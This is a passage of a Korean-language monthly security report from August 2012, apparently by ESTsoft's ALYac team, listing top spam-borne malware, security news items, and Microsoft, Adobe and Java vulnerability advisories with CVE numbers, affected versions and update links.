4	W32/MyDoom-N	412	4.06%
5	Troj/Invo-Zip	379	3.74%
6	W32/Virut-T	339	3.34%
7	Mal/BredoZp-B	312	3.07%
8	W32/Bagle-CF	122	1.20%
9	W32/Mytob-G	120	1.18%
10	W32/Netsky-P	93	0.92%

스팸 메일 내의 악성코드 현황은 8월 한달 동안 수신된 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob-C가 24.90%로 비율이 지난달에 비해 약간 감소하였으나 4달 연속으로 1위를 차지하고 있으며, 2위는 14.32%를 차지한 W32/MyDoom-H, 3위는 9.10%를 차지한 Mal/ZipMal-B입니다. 2위와 3위 역시 비율의 변화는 있었으나 지난달과 동일한 순위를 보이고 있습니다. 8월에 유입된 스팸메일 수는 7월에 비해 약 20% 가까이 증가하였습니다.

Part Ⅱ 보안 이슈 돋보기

1. 8월의 보안 이슈

구글 플레이스토어의 앱 등록 정책이 까다롭게 바뀌었습니다. 그 밖에 중소기업들 홈페이지 취약점, '가우스' 악성코드 발견, 소스코드보안 관심 건 등이 8월의 이슈가 되었습니다.

• 구글플레이, '애플 앱스토어' 수준으로 엄격한 어플 정책 적용

최근 구글 플레이에는 악성코드가 심어져 있는 어플들이 대량으로 유포되고 있으며, 상태의 심각성을 느낀 구글은 각종 부분에서 정책의 변화를 진행하였습니다. 새로운 정책은 8월 1일자로 적용되었으며, 정책을 위반한 어플에 대해서는 30일간의 수정기간이 부여되며, 만약 미 수정 시 구글 플레이에서 퇴출됩니다.

• 중소기업 홈페이지, 디렉토리 리스팅 취약점에 무방비?

최근 전력, 에너지 관련 기업 A사 웹사이트에서 디렉토리 리스팅 취약점이 발견되었습니다. 디렉토리 리스팅 취약점은 관리자 권한을 가지지 않아도 관리자 만이 볼 수 있는 세부내용 및 관련자료를 열람할 수 있으며, 더 나아가 게시물을 수정 및 악성태그를 삽입할 수도 있는 취약점 입니다. 이러한 취약점은 관리자의 실수나 부주의로 일어나는 취약점이지만, 그로 인해 일어날 수 있는 보안위협은 상당이 치명적인 만큼, 중소기업은 홈페이지 관리 및 보안측면에 더 많은 관심을 두어야 합니다.

• 신종 악성코드 '가우스' 발견

최초의 사이버 무기로 알려진 스턱스넷에 이어 듀큐, 플레임의 계보를 잇는 악성코드 가우스가 발견되었습니다. 가우스는 중동지역, 특히 레바논에서 주로 발견되었으며, 이미 수천 대의 PC가 감염된 것으로 파악되었습니다. 가우스는 플레임과 동일한 플랫폼을 쓰고, 모듈 구조로 이루어져 있는 공통점이 있어, 전문가들은 플레임 악성코드를 제작한 세력이 만든 것으로 추정하고 있습니다. 가우스에 대한 자세한 연구는 아직 진행 중입니다.

• 정보통신망법 개정안 시행

온라인 사업자들의 주민등록번호 수집,활용 금지를 골자로 하는 '정보통신망 이용촉진 및 정보보호에 관한 법률'이 시행되었습니다. 이로서 온라인 사업자들은 영리목적의 사업에 주민등록번호를 수집하거나 이용할 수 없습니다. 하지만 여전히 예외조항이 많고 불이행 시 처벌 범위가 모호하여 실표성 논란도 예상되고 있습니다. 또한 6개월간의 계도기간 동안 법령을 어길 시 처벌이 어려운 점을 이용하여, 대다수의 인터넷 업체들이 이 기간 동안 주민등록번호 활용을 지속할 것으로 보이는 만큼 모니터링 방안도 시급합니다.

• 中서 모바일 악성코드 'SMS좀비' 발견

중국에서 'SMS좀비' 악성코드가 유행하고 있습니다. 이 악성코드는 50만대의 안드로이드 폰을 감염 시켰습니다. 이 악성코드를 실행하게 되면, 해커는 계정을 탈취하여 각종 민감한 정보를 알아낼 수 있으며, 원격조정을 할 수도 있습니다. 주로 중국에서 퍼지고 있는

악성코드인 만큼 국내 사용자들은 크게 염려할 부분은 아니지만, 50만대가 넘는 폰이 하나의 악성코드에 감염된 사례가 극히 드문 만큼, 되도록이면 믿을만한 앱 스토어를 이용하는 것이 바람직 합니다.

• 소스코드 보안 '주목'

행정안전부가 예고한 정보시스템 구축, 운영 지칭 개정안에 따르면, 2012년 12월부터 행정기관 및 공공기관은 개발보안을 적용해야 하며, 의무대상은 지속적으로 확대돼 2015년부터는 감리대상 전 정보화사업에 소프트웨어 개발보안을 적용해야 합니다. 개발보안은 소프트웨어 개발 단계에서 취약점 발생요인을 사전제거 함으로써 보안의 위험을 낮추는 것입니다. 이러한 소스코드 보안이 의무화 됨은 단순히 취약점을 발견하고 방어하는데 그치지 않고, 애플리케이션의 라이프사이클 전반을 관리함으로서 보다 효율적인 애플리케이션 보안을 기대할 수 있을 것입니다.

• 언론, 기업 등 APT 악성코드 다량 유포

국내 유명 언론사, 파일공유서비스, 부동산사이트, 연예 기획사 등 접속자가 많은 인터넷 사이트에 지능형지속위협(APT) 악성코드가 다량 유포되었습니다. 해당 악성코드는 마이크로소프트 XML, 자바의 복합적인 취약점을 이용한 공격이며, 루트킷으로 SSDT후킹, 백신 업데이트를 방해합니다. 하지만 취약점을 이용한 공격인 만큼 각종 어플리케이션과 윈도우 업데이트를 꾸준히 하여 최신버전으로 유지한다면, 이러한 악성코드에서 비교적 안전할 수 있습니다.

2. 8월의 취약점 이슈

Internet Explorer 누적 보안 업데이트, 원격 데스크톱에서 발생하는 취약점으로 인한 원격 코드 실행 문제, MS Office에서 발생하는 취약점으로 인한 원격코드 실행 문제, JScript 및 VBScript 엔진에서 발생하는 취약점으로 인한 원격코드 실행 문제 해결 등을 포함한 Microsoft 8월 정기 보안 업데이트가 발표되었습니다.

Internet Explorer 누적 보안 업데이트(2722913)

이 보안 업데이트는 Internet Explorer에서 발견되어 비공개적으로 보고된 취약점 4건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 이러한 취약점 중 하나를 성공적으로 악용한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

원격 데스크톱의 취약점으로 인한 원격 코드 실행 문제점(2723135)

이 보안 업데이트는 원격 데스크톱 프로토콜의 비공개적으로 보고된 취약점을 해결합니다. 공격자가 영향을 받는 시스템에 특수하게 조작된 일련의 RDP 패킷을 보낼 경우 이 취약점으로 인해 원격 코드 실행이 허용될 수 있습니다. 기본적으로 RDP(원격 데스크톱 프로토콜)은 모든 Windows 운영 체제에서 사용되도록 설정되어 있지는 않습니다. RDP가 사용 가능하지 않는 시스템은 취약하지 않습니다.

Windows Networking Components의 취약점으로 인한 원격 코드 실행 문제점(2733594)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 4건을 해결합니다. 이 중 가장 심각한 취약점으로 인해 공격자가 특수하게 조작된 응답을 Windows 인쇄 스풀러 요청에 전송할 경우 원격 코드 실행이 허용될 수 있습니다. 최선의 방화벽 구성 방법과 표준 기본 방화벽 구성을 이용하면 기업 경계 외부에서 들어오는 공격으로부터 네트워크를 보호할 수 있습니다. 인터넷과 직접 연결되는 시스템의 경우 필요한 포트만 최소한으로 열어 두는 것이 안전합니다.

Windows 공용 컨트롤의 취약점으로 인한 원격 코드 실행 문제점(2720573)

이 보안 업데이트는 Windows 공용 컨트롤의 비공개적으로 보고된 취약점을 해결합니다. 이 취약점으로 인해 사용자가 취약점을 악용하도록 설계된 특수하게 조작된 콘텐츠가 포함된 웹 사이트를 방문할 경우 원격 코드 실행이 허용될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 이러한 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다. 악성 파일은 전자 메일 첨부 파일로도 전송될 수 있지만 공격자가 이 취약점을 악용하려면 사용자가 첨부 파일을 열도록 유도해야 합니다.

Microsoft Exchange Server WebReady 문서 보기가 원격 코드 실행을 허용할 수 있는 취약점(2740358)

이 보안 업데이트는 Microsoft Exchange Server WebReady 문서 보기의 공개된 취약점을 해결합니다. 이 취약점은 사용자가 OWA(Outlook Web App)를 사용하여 특수하게 조작된 파일을 미리보는 경우 Exchange 서버에 있는 코드 변환 서비스의 보안 컨텍스트에서 원격 코드를 실행하도록 허용할 수 있습니다. WebReady 문서 보기에 사용되는 Exchange에 있는 코드 변환 서비스는 LocalService 계정에서 실행되고 있습니다. LocalService 계정에는 로컬 컴퓨터의 최소 권한이 있으며 네트워크에서 익명 자격 증명을 제시합니다.

Windows 커널 모드 드라이버의 취약점으로 인한 권한 상승 문제점(2731847)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점 1건을 해결합니다. 공격자가 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

JScript 및 VBScript 엔진의 취약점으로 인한 원격 코드 실행 취약점(2706045)

이 보안 업데이트는 64비트 버전 Microsoft Windows에서 실행되는 JScript 및 VBScript 스크립팅 엔진의 비공개적으로 보고된 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 웹 사이트를 방문할 경우 원격 코드 실행이 허용될 수 있습니다. 공격자는 강제로 사용자가 웹 사이트를 방문하도록 할 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

Microsoft Office의 취약점으로 인한 원격 코드 실행 문제점(2731879)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office의 취약점 1건을 해결합니다. 사용자가 특수하게 조작된 파일을 열거나 특수하게 조작된 CGM(Computer Graphics Metafile) 그래픽 파일을 Office 파일에 포함하는 경우 이 취약점으로 인해 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft Visio의 취약점으로 인한 원격 코드 실행 문제점(2733918)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office의 취약점을 해결합니다. 이러한 취약점으로 인해 사용자가 특수하게 조작된 Visio 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms12-aug

영문 : http://technet.microsoft.com/en-us/security/bulletin/ms12-aug

• Adobe Reader/Acrobat 신규 취약점 보안업데이트 권고

Adobe社는 Adobe Reader와 Acrobat에 영향을 주는 취약점을 해결한 보안 업데이트를 발표했습니다. 낮은 버전의 Adobe Reader/Acrobat 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 하시기 바랍니다.

• 임의코드 실행으로 이어질 수 있는 스텍 오버플로우 취약점(CVE-2012-2049)
• 임의코드 실행으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2012-2050)
• 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2012-2051, CVE-2012-4147, CVE-2012-4148, CVE-2012-4149, CVE-2012-4150, CVE-2012-4151, CVE-2012-4152, CVE-2012-4153, CVE-2012-4154, CVE-2012-4155, CVE-2012-4156, CVE-2012-4157, CVE-2012-4158, CVE-2012-4159, CVE-2012-4160)
• 임의코드 실행으로 이어질 수 있는 힙 오버플로우 취약점(CVE-2012-1525)
• 매킨토시 환경에서 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2012-4161, CVE-2012-4162)

<해당 제품>

• 윈도우, 매킨토시 환경에서 동작하는 Adobe Reader/Acrobat X (10.1.3) 및 이하 버전
• 윈도우, 매킨토시 환경에서 동작하는 Adobe Reader/Acrobat 9.5.1 및 9.x 이하 버전

<해결 방법>

• Adobe Reader 사용자:

Adobe Download Center를 방문하여 최신 버전을 설치하거나 [메뉴]→[도움말]→[업데이트 확인]을 이용하여 업그레이드

- 윈도우 환경에서 동작하는 Adobe Reader 사용자:
http://www.adobe.com/support/downloads/product.jsp?product=10&platform=Windows

• Adobe Acrobat 사용자:

Adobe Download Center를 방문하여 최신 버전을 설치하거나 [메뉴]→[도움말]→[업데이트 확인]을 이용하여 업그레이드

- 윈도우 환경에서 동작하는 Adobe Acrobat Standard/Pro 사용자:
http://www.adobe.com/support/downloads/product.jsp?product=1&platform=Windows

<참고 사이트>

http://www.adobe.com/support/security/bulletins/apsb12-16.html

• Adobe Shockwave Player 취약점 업데이트 권고

Adobe社는 Shockwave Player에 발생하는 코드 실행 취약점을 해결한 보안업데이트 발표했습니다. 낮은 버전의 Adobe Shockwave Player 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 하시기 바랍니다..

• 코드실행으로 이어질 수 있는 메모리 손상 취약점 (CVE-2012-2043, CVE-2012-2044, CVE-2012-2045, CVE-2012-2046, CVE-2012-2047)

<해당 제품>

• 윈도우, 매킨토시 환경에서 동작하는 Adobe Shockwave Player 11.6.5.635 및 이하 버전

<해결 방법>

• Adobe Shockwave Player 11.6.5.635 이하 버전사용자:
Adobe Download Center(http://get.adobe.com/shockwave)에 방문하여 11.6.6.636 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드 하시기 바랍니다.

<참고 사이트>

http://www.adobe.com/support/security/bulletins/apsb12-17.html

• Adobe Flash Player 취약점 보안 업데이트 권고

Adobe社는 Adobe Flash Player에 발생하는 취약점을 해결한 보안 업데이트를 발표했습니다. 공격자는 취약점을 이용하여 시스템을 멈추거나 시스템의 제어권한을 획득할 수 있으므로 해결방법에 따라 최신버전으로 업데이트하시기 바랍니다.

<해당 제품>

• Adobe Flash Player가 설치된 모든 플랫폼

<해결 방법>

• 윈도우, 매킨토시 환경의 Adobe Flash Player 11.3.300.271 및 이전버전 사용자
- Adobe Flash Player Download Center(http://get.adobe.com/kr/flashplayer/)에 방문하여 Adobe Flash Player 11.4.402.265버전을 설치하거나 자동 업데이트를 이용하여 업그레이드
• 리눅스 환경의 Adobe Flash Player 11.2.202.236 및 이전버전 사용자

- Adobe Flash Player Download Center(http://get.adobe.com/kr/flashplayer/)에 방문하여 Adobe Flash Player 11.2.202.238 버전을 설치

• 안드로이드 4.x 환경에서 동작하는 Adobe Flash Player 11.1.115.11 및 이전버전 사용자

- 장비 업데이트를 통해 Adobe Flash Player 11.1.115.17 버전을 설치

• 안드로이드 3.x 환경에서 동작하는 Adobe Flash Player 11.1.111.10 및 이전버전 사용자

- 장비 업데이트를 통해 Adobe Flash Player 11.1.111.16 버전을 설치

• 윈도우, 매킨토시 환경의 Adobe AIR 3.3.0.3670 버전 사용자

- Adobe AIR Download Center(http://get.adobe.com/kr/air)에 방문하여 Adobe AIR 3.4.0.2540 버전을 설치

• iOS 용 AIR를 포함한 모든 AIR 3.3.0.3690 SDK 버전 사용자

- Adobe AIR Developer Center (http://www.adobe.com/devnet/air/air-sdk-download.html)에 방문하여 Adobe AIR 3.4.0.2540 SDK 버전을 설치

• 안드로이드 환경에서 동작하는 Adobe AIR 3.3.0.3650 및 이전버전 사용자

- 안드로이드 장비에서 Google Play 또는 Amazon Marketplace 검색을 통해 Adobe AIR 3.4.0.2540 버전을 설치

<참고 사이트>

http://www.adobe.com/support/security/bulletins/apsb12-19.html
https://play.google.com/store/apps/details?id=com.adobe.air
http://www.amazon.com/Adobe-Systems-AIR/dp/B004SRNH10/ref=sr_1_6?ie=UTF8&qid=1339095848&sr=8-6

• Oracle Java JRE 신규 취약점 업데이트 권고


오라클社의 Java JRE에서 원격코드 실행이 가능한 취약점이 발견되었습니다. 공격자는 웹게시, 스팸 메일, 메신저의 링크 등을 통해 특수하게 조작된 Java애플릿을 로드하는 HTML 파일을 사용자가 열어보도록 유도하여 악성코드를 유포할 수 있습니다. 해당 취약점을 악용한 공격 코드가 유포되고 있으므로 취약한 버전 사용자는 반드시 최신버전으로 업데이트하시기 바랍니다.

<해당 제품>

• JDK / JRE 7 Update 6 및 이전버전
• JDK / JRE 6 Update 34 및 이전버전


<해결 방법>

• [제어판] - [프로그램] - [JAVA] - [업데이트]탭 - [지금 업데이트] 클릭하여 업데이트 진행
JAVA가 설치가 되어있지 않은 경우, [JAVA]가 표시되지 않으며 업데이트를 할 필요가 없음.



• 또는 아래의 주소로 이동하여 설치된 버전에 따라 최신의 JDK 또는 JRE를 설치

http://www.oracle.com/technetwork/java/javase/downloads/index.html



Java SE Runtime Environment 7u7

You must accept the Oracle Binary Code License Agreement for Java SE to download this software.

Accept License Agreement Decline License Agreement

Product / File Description	File Size	Download
Linux x86	54.55 MB	jre-7u7-linux-i586.rpm
Linux x86	45.79 MB	jre-7u7-linux-i586.tar.gz
Linux x64	52.7 MB	jre-7u7-linux-x64.rpm
Linux x64	44.52 MB	jre-7u7-linux-x64.tar.gz
Mac OS X	50.03 MB	jre-7u7-macosx-x64.dmg
Solaris x86	45.32 MB	jre-7u7-solaris-i586.tar.gz
Solaris x64	14.79 MB	jre-7u7-solaris-x64.tar.gz
Solaris SPARC	48.57 MB	jre-7u7-solaris-sparc.tar.gz
Solaris SPARC 64-bit	17.3 MB	jre-7u7-solaris-sparcv9.tar.gz
Windows x86 Online	0.85 MB	jre-7u7-windows-i586-iftw.exe
Windows x86 Offline	29.73 MB	jre-7u7-windows-i586.exe < 32비트 윈도우용
Windows x64	31.18 MB	jre-7u7-windows-x64.exe < 64비트 윈도우용

<참고 사이트>

http://www.krcert.or.kr/kor/data/secNoticeView.jsp?p_bulletin_writing_sequence=1246

http://www.us-cert.gov/cas/techalerts/TA12-240A.html

http://www.kb.cert.org/vuls/id/636312

http://www.oracle.com/technetwork/topics/security/alert-cve-2012-4681-1835715.html

http://www.oracle.com/technetwork/java/javase/downloads/index.html

http://www.java.com/ko/download/help/java_update.xml

Contact us…

㈜이스트소프트 알약대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr

http://advert.estsoft.com/?event=201111181660299